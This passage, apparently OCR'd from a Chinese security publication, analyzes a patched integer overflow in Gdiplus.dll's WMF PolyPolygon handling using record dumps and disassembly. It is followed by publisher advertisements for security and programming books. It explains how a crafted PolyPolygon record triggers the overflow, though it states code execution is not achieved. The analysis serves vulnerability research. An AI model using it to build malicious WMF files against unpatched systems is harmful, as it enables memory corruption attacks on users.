Wmf 文件有很多叫做 wmf 记录的记录条目。每个条目包含了特定类型的数据，如 DeleteObject、Polygon、SelectObject 等。一个这样的数据是 PolyPolygon，如图 4 所示。



Name	Value	Start	Size	Color
WORD Function	DeleteObject	1FCh	2h	Fg: Bg:
WORD Parameters[1]		1FEh	2h	Fg: Bg:
struct WMFRECORD record[35]		200h	Eh	Fg: Bg:
DWORD Size	7	200h	4h	Fg: Bg:
WORD Function	CreateBrushIndirect	204h	2h	Fg: Bg:
WORD Parameters[4]		206h	8h	Fg: Bg:
struct WMFRECORD record[36]		20Eh	6h	Fg: Bg:
DWORD Size	4	20Eh	4h	Fg: Bg:
WORD Function	SelectObject	212h	2h	Fg: Bg:
WORD Parameters[1]		214h	2h	Fg: Bg:
struct WMFRECORD record[37]		216h	8h	Fg: Bg:
DWORD Size	4	216h	4h	Fg: Bg:
WORD Function	DeleteObject	21Ah	2h	Fg: Bg:
WORD Parameters[1]		21Ch	2h	Fg: Bg:
struct WMFRECORD record[38]		21Eh	36h	Fg: Bg:
DWORD Size	27	21Eh	4h	Fg: Bg:
WORD Function	PolyPolygon	222h	2h	Fg: Bg:
WORD Parameters[24]		224h	30h	Fg: Bg:
WORD Parameters[0]	3	224h	2h	Fg: Bg:
WORD Parameters[1]	6	226h	2h	Fg: Bg:
WORD Parameters[2]	2	228h	2h	Fg: Bg:
WORD Parameters[3]	2	22Ah	2h	Fg: Bg:
WORD Parameters[4]	0	22Ch	2h	Fg: Bg:
WORD Parameters[5]	12064	22Eh	2h	Fg: Bg:
WORD Parameters[6]	19590	230h	2h	Fg: Bg:
WORD Parameters[7]	12064	232h	2h	Fg: Bg:
WORD Parameters[8]	19590	234h	2h	Fg: Bg:
WORD Parameters[9]	17779	236h	2h	Fg: Bg:
WORD Parameters[10]	0	238h	2h	Fg: Bg:
WORD Parameters[11]	17779	23Ah	2h	Fg: Bg:
WORD Parameters[12]	0	23Ch	2h	Fg: Bg:

图 4

我们可以从二进制分析中看到，在最新版本的 Gdiplus.dll 中 PolyPolygon 函数已经改变，我们假设它就是包含了先前的未经证实的代码的函数。如图 5 所示。




图 5

假设 PolyPolygon 在早期版本的 Gdiplus.dll 中已经被妥协之后。我们开始找打补丁和未打补丁时 PolyPolygon 函数之间的不同点。

可利用的 Gdiplus.dll 显示的 PolyPolygon 函数，如图 6 所示。




图 6

打补丁后的 Gdiplus.dll 版本上 PolyPolygon 函数的改变，如图 7 所示。




图 7

这些函数的二进制分析。

整数溢出，然后一个小的缓冲区被分配：

```
mov eax, [ebp+Points]
```

整数溢出可能发生在这里：

```
lea eax, [edi+eax*2] ; number of polygons + 2 * number of points
shl eax, 2 ; *4
push eax
mov ecx, esi
call ?CreateRecordToModify@MfEnumState@@IAEHH@Z ;MfEnumState::CreateRecord
ToModify(int)
```

在做一点小的逆向工程之后我们看到 PolyPolygon 记录的数据指针通过特定类型被访问。然后目的缓冲区在这里也被访问。

```
mov ebx, [esi+5Ch]；数据指针
movzx ebx, word ptr [ebx+eax*2+2]；从 PolyPolygon 读数据
mov [ecx+eax*4], ebx；目的记录
inc eax
cmp eax, edi
jb short @loop_aPointsPerPolygon
..............................................................
@loop_points:
movsx ebx, word ptr [eax]
mov [edx], ebx
movsx ebx, word ptr [eax+2]
mov [edx+4], ebx
add edx, 8；目的缓冲区的下一个索引
add eax, 4；源缓冲区的下一个索引
dec [ebp+Points]
jnz short @loop_points；更多的指针？
```

因此我们可以在缓冲区上触发和索引错误。

一个包含一个 PolyPolygon 记录（0x0538 类型）的 WMF 文件可以用来触发这个 bug。从突出的测试我们看到，在没有检查的情况下，polygon 总数的 4 倍和 polygon 总数的 8 倍能被控制成一个更大的值。因此一个缓冲区溢出会被触发，结果会大于 0x7fffffff。但是正如我们之前陈述的那样，代码不能被执行，因为我们只能控制缓冲区上的 2 字节数据。

电子工业出版社 PUBLISHING HOUSE OF ELECTRONICS INDUSTRY http://www.phei.com.cn　Broadview® WWW.BROADVIEW.COM.CN

博文视点 · IT出版旗舰品牌

安全系列 · 经典作品集




《加密与解密（第三版）》

段钢 编著
定 价: 59.00元
内容简介: 本书以加密与解密为切入点，讲述了软件安全领域许多基础知识和技能，如调试技能、逆向分析、加密保护、外壳开发、虚拟机设计等。本书可以作为大中专学校或培训机构的软件安全辅助教材，是安全技术爱好者、调试人员、程序开发人员不可多得的一本好书。




《黑客反汇编揭秘：第二版》

【俄】Kris Kaspersky（克里斯.卡巴斯基）著
谭明金 等译
定 价: 65.00元
内容简介: 很多人认为，黑客行为(Hacking)是不道德的，而本书作者 Kris Kaspersky 认为，这本书既不是一本破解代码的技术手册，也不是一本关于反黑客的防护手册，本书可以看做是一位喜欢刨根问底的自由主义者的学习笔记。



《大中型网络入侵要案直击与防御》

肖 遥 编著
定 价: 79.00元
内容简介: 全书真实呈现完整的攻击与防护事件，可让读者了解到攻击者如何选择攻击目标，如何制订攻击方案，如何绕过攻击中碰到的问题，网管通常采用哪些防护手法，安全漏洞在何处，网管又如何追踪攻击者，等等，因此对学习者和工作者来说都很有吸引力和参考价值。




《黑客大曝光：VoIP安全机密与解决方案》

【美】恩德勒（Endler,D.），【美】科利尔（Collier,M.）著
李祥军，周智，魏冰译
定 价: 69.00元
内容简介: 本书立足于企业 VoIP 通信网络，以大量丰富的实例和各种 VoIP 攻击工具的应用为基础，详细描述了各种针对 VoIP 应用的攻击方式及解决对策，包括号码采集、呼叫模式跟踪与语音窃听、语音钓鱼，等等。



《小小黑客之路：黑客工具、攻防及防火墙编程入门》

葛垚 主编
聂森 苗甦 陈沁茜 陈林林 著
定价: 59.00元
内容简介: 本书正如一幅黑客攻防世界的探险地图，由入门、进阶、高级和综合四个层次组成，以 C/C++ 语言和 Windows API 为平台，并配合由浅入深、由易到难的各种案例绘制而成。本书适合于编程爱好者和信息安全相关专业学生阅读，让我们在学习的道路上结伴同行。



《黑客攻防实战编程》

邓吉 编著
定价: 48.00元
内容简介:《黑客攻防实战编程》一书仍然以黑客"攻"、"防"的视角，针对目前国内外安全研究的热点和难点问题进行研究，内容涵盖了 Web 入侵脚本、病毒、木马、网马、加密解密等相关领域的程序开发研究。




《无线网络安全攻防实战进阶》

杨哲 编著
定价: 69.00元
内容简介: 本书作为《无线网络安全攻防实战》一书的延续，依然以日趋严峻的无线网络安全为切入点，从当前不为多数人所知的无线网络欺骗攻击案例讲起，由浅至深地剖析了无线网络安全及黑客技术涉及的各个方面。



《Windows Server 2003系统安全管理》

国家反计算机入侵和防病毒研究中心 组编
王淑江 刘晓辉 张奎亭 编著
定价: 45.00元
内容简介: 本书以 Windows Server 2003 操作系统为背景，详细地阐述了 Windows Server 2003 系统本身，以及基于该系统应用的安全设置，并给出了相应的完全解决方案，从而最大限度地确保系统能够安全、稳定、高效地运行。



《Windows 7安全指南》

刘晖 汤雷 张诚 等编著
定价: 50.00元
内容简介: 本书将从具体应用角度出发，介绍 Windows 7 系统在不同场合需要注意的安全选项，介绍此类选项的用途，以及建议的设置方式。另外，本书还将从更高层面的原理和原则进行介绍，这些内容不仅适合 Windows 7，还可用于其他任何主流的客户端操作系统。



《Linux服务器安全策略详解（第2版）》

曹江华 著
定价: 89.00元
内容简介: 如今关于服务器和网站被黑客攻击的报告几乎每天都可以见到，而且随着网络应用的丰富多样，攻击的形式和方法也千变万化。如何增强 Linux 服务器的安全性是 Linux 系统管理员最关心的问题之一。

欢迎投稿:

投稿信箱: jsj@phei.com.cn
editor@broadview.com.cn
读者信箱: market@broadview.com.cn
电　　话: 010-51260888

更多信息请关注:
博文视点官方网站:
http://www.broadview.com.cn
博文视点官方微博:
http://t.sina.com.cn/broadviewbj

電子工業出版社 PUBLISHING HOUSE OF ELECTRONICS INDUSTRY http://www.phei.com.cn

Broadview® WWW.BROADVIEW.COM.CN


博文视点 · IT出版旗舰品牌

外版典藏 · 经典作品集



《程序开发心理学（银年纪念版）》

【美】Gerald M. Weinberg 著　韩江 译
定价：69.00元
内容简介：本书出自软件领域著名思想家，美国计算机名人堂首批成员之一的 Gerald M.Weinberg 温伯格之手。本书关注的是程序开发过程中人的因素，堪称这一领域的开山之作。本书的初稿完成于整整 40 年前，作者当时慧眼独具，前瞻性地提出了将程序开发作为一种人类行为来考察的观点。




《Effective C++：改善程序与设计的55个具体做法：第3版》

【美】Scott Meyers（斯考特.梅耶）著　侯捷 译
定价：65.00元
内容简介：在国际上，本书所引起的反响，波及整个计算机技术的出版领域，余音至今未绝。几乎在所有 C++ 书籍的推荐名单上，本书都会位于前三名。作者高超的技术把握力、独特的视角、诙谐轻松的写作风格、独具匠心的内容组织，都受到极大的推崇和仿效。



《技术领导之路：全面解决问题的途径》

【美】Gerald M. Weinberg 著　余晟 译
定 价：69.00元
内容简介：本书将帮助你成为一个成功的解决问题的领导者。书中温伯格从一个反思者的角度阐述了要成为一个成功的解决问题的领导者必备的 3 个技能——MOI，即激励（Motivation）、组织（Organization）和创新（Innovation）。




《程序员修炼之道：从小工到专家》

【美】Andrew Hunt　David Thomas 著　马维达 译
定 价：55.00元
内容简介：《程序员修炼之道》由一系列独立的部分组成，涵盖的主题从个人责任、职业发展，直到用于使代码保持灵活、并且易于改编和复用的各种架构技术，利用许多富有娱乐性的奇闻轶事、有思想性的例子及有趣的类比，全面阐释了软件开发的许多不同方面的最佳实践和重大陷阱。




《完美软件——对软件测试的各种幻想》

【美】Gerald M. Weinberg 著　宋锐 译
定价：55.00元
内容简介：本书是从事软件行业五十余年的 Gernald M. Weinberg 针对软件测试所写的新作。他在软件项目的管理、设计、开发和测试方面都具有极其丰富的经验，对于与软件开发有关人员的心理尤其有深入的研究。



《UNIX编程艺术》

【美】Eric S. Raymond（埃瑞克.S.理曼德）著；
姜宏 何源 蔡晓骏 译
定 价：69.00元
内容简介：本书主要介绍了 Unix 系统领域中的设计和开发哲学、思想文化体系、原则与经验，由公认的 Unix 编程大师、开源运动领袖人物之一 Eric S. Raymond 倾力多年写作而成。包括 Unix 设计者在内的多位领域专家也为本书贡献了宝贵的内容。




《编码：隐匿在计算机软硬件背后的语言》

【美】Charles Petzold 著　左飞 薛佟佟 译
定 价：55.00元
